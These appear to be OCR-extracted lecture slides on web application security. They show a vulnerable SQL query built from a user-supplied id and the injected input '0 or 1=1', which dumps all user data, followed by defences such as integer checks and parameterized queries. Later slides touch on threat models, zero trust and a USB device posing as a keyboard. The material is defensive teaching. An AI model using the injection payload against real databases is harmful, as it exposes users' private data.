

fetch 42
id 42
data 42
id 23
data 42
data 42
Database
Web Server
App



```
select *
from users
where id = {id}
```

```
select *
from users
where id = 0
   or 1=1
```

all users' data belong to the attacker now



check id as an int

check id is 23


id 0
or 1=1

id 23

Database

Web Server

App



avoid SQLi with
template parameters

check id as an int
check id is 23

fetch [id]


id 0
or 1=1

id 23

Database

Web Server

App



separate
sensible data

avoid SQLi with
template parameters

check id as an int
check id is 23

fetch [id]


id 0
or 1=1


id 23

Database

Web Server

App


Interfaces
Database
Web Server
App



Mechanisms & Policies

Interfaces


data transfer
role change
transitions

Threat Model

Database

Web Server

App




Zero Trust

Sec in Depth

Database

Web Server

App




Zero Trust

Abuse of Trust

Sec in Depth


Attack Path



Database

Web Server

App




USB
messages

User's
apps

Operative
System

syscalls




USB messages

User's apps

Operative System

syscalls

I'm a *keyboard*



USB messages

User's apps

Operative System

syscalls

